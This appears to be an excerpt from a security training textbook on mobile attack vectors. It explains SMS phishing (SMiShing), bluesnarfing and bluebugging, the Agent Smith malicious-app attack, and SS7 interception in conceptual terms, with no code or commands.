
At present, mobile phones are widely used for both personal and business purposes. Spam is a generic term for unsolicited messages sent via electronic communication technologies such as SMS, MMS, instant messaging (IM), and email.

Mobile phone spam, also known as SMS spam, text spam, or m-spam, refers to unsolicited messages sent in bulk form to known/unknown phone numbers/email IDs to target mobile phones.

Typical spam messages delivered to mobile phones are as follows:

- Messages containing advertisements or malicious links that can trick users into revealing confidential information
- Attractive commercial messages advertising products/services
- SMS or MMS messages claiming that the victim has won a prize and asking him/her to place a call to a provided premium-rate telephone service number for further details
- Malicious links that may lure users into divulging sensitive personal or corporate data
- Phishing messages that lure the recipient into revealing personal or financial data such as name, address, date of birth, bank account number, credit card number, and so on, which an attacker can use to commit identity or financial fraud

Spam messages consume a significant amount of network bandwidth. The consequences of mobile spam include financial loss, malware injection, and corporate data breach incidents.



Congratulations!!!

Why is SMS Phishing Effective?

- Most consumers **access the Internet** through a mobile
- **Easy to set up** a mobile phishing campaign
- Difficult to **detect and stop** before harm already caused
- Mobile users are **not conditioned** to receiving spam text messages on their mobiles
- No **mainstream mechanism** for weeding out spam SMSs
- Few mobile **anti-viruses** check SMSs

SMS Phishing Attack (SMiShing) (Targeted Attack Scan)

Text messaging is the most prevalent nonvoice communication on mobile phones. Users around the world send and receive billions of text messages daily. Such a massive amount of data entails an increase in spam or phishing attacks.

SMS phishing (also known as SMiShing) is a type of phishing fraud in which an attacker uses SMS systems to send bogus text messages. It is the act of trying to acquire personal and financial information by sending SMS (or IM) containing deceptive links. Often, these bogus text messages contain a deceptive website URL or telephone number to lure victims into revealing their personal or financial information, such as SSNs, credit card numbers, and online banking username and password. In addition, attackers implement SMiShing to infect victims' mobile phones and associated networks with malware.

Attackers buy a prepaid SMS card using a fake identity. Then, they send an SMS bait to a user. The SMS may seem attractive or urgent. For example, it may include a lottery message, gift voucher, online purchase, or notification of account suspension, along with a malicious link or phone number. When the user clicks the link, considering it to be legitimate, he/she is redirected to the attacker's phishing site, where he/she provides the requested information (e.g., name, phone number, date of birth, credit card number or PIN, CVV code, SNN, and email address). The attacker may use the acquired information to perform malicious activities such as identity theft, online purchases, and so on.


Figure 17.7: Examples of SMS Phishing



Pairing Mobile Devices on Open Bluetooth and Wi-Fi Connections

- Mobile **device pairing on open connections** (public Wi-Fi/unencrypted Wi-Fi routers) allows attackers to **eavesdrop** and **intercept data transmission** using techniques such as;
  - Bluesnarfing (stealing information via Bluetooth)
  - Bluebugging (gaining control over the device via Bluetooth)
- Sharing **data from malicious devices** can infect/breach data on the recipient device

Bluebugging Attack

Pairing Mobile Devices on Open Bluetooth and Wi-Fi Connections

Setting a mobile device's Bluetooth connection to "**open**" or the "**discovery**" mode and turning on the automatic Wi-Fi connection capability, particularly in public places, pose significant risks to mobile devices. Attackers exploit such settings to infect a mobile device with malware such as viruses and Trojans or compromise unencrypted data transmitted across untrusted networks. They may lure victims into accepting a Bluetooth connection request from a malicious device or they may perform a MITM attack to intercept and compromise all the data sent to and from the connected devices. Using the information gathered, attackers may engage in identity fraud and other malicious activities, thereby putting users at great risk.

Techniques such as "bluesnarfing" and "bluebugging" help an attacker to eavesdrop on or intercept data transmission between mobile devices paired on open connections (e.g., public Wi-Fi or unencrypted Wi-Fi routers).

- **Bluesnarfing** (Stealing information via Bluetooth)

  Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, PDAs, and other devices. This technique allows an attacker to access the victim's contact list, emails, text messages, photos, videos, and business data, stored on the device.

  Any device with its Bluetooth connection enabled and set to "discoverable" (allowing other Bluetooth devices within range to view the device) may be susceptible to bluesnarfing if the vendor's software contains a certain vulnerability. Bluesnarfing exploits others' Bluetooth connections without their knowledge.

- **Bluebugging** (Taking over a device via Bluetooth)

  Bluebugging involves gaining remote access to a target Bluetooth-enabled device and using its features without the victim's knowledge or consent. Attackers compromise the target device's security to perform a backdoor attack prior to returning control to its owner. Bluebugging allows attackers to sniff sensitive corporate or personal data, receive calls and text messages intended for the victim, intercept phone calls and messages, forward calls and messages, connect to the Internet, and perform other malicious activities such as accessing contact lists, photos, and videos.

Agent Smith Attack

- An Agent smith attack is carried out by persuading the victim to install a malicious app designed and published by an attacker
- The malicious app **replaces legitimate apps**, such as WhatsApp, SHAREit, and MX Player
- The attacker produces **a huge volume of advertisements** on the victim's device through the infected app for financial gains

Attacker
1
Attacker drops malicious mobile app in a third-party app store
Third-party App Store
2
User downloads and installs the malicious mobile application
User
3
Malicious app infects or replaces the legitimate apps on user's device with C&C command
4
User
User's mobile bombarded with irrelevant ads
5
User
Exploits infected apps to steal critical information

Agent Smith Attack

Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.

Exploiting SS7 Vulnerability

- Signaling System 7 (SS7) is a **communication protocol** that allows mobile users to exchange communication through another cellular network
- SS7 is operated depending on **mutual trust between operators** without any authentication
- Attackers can exploit this vulnerability to perform a **man-in-the-middle attack**, impeding the texts and calls between communicating devices

User with mobile in remote location
Mobile Network
Attacker intercepts calls or text messages
Attacker

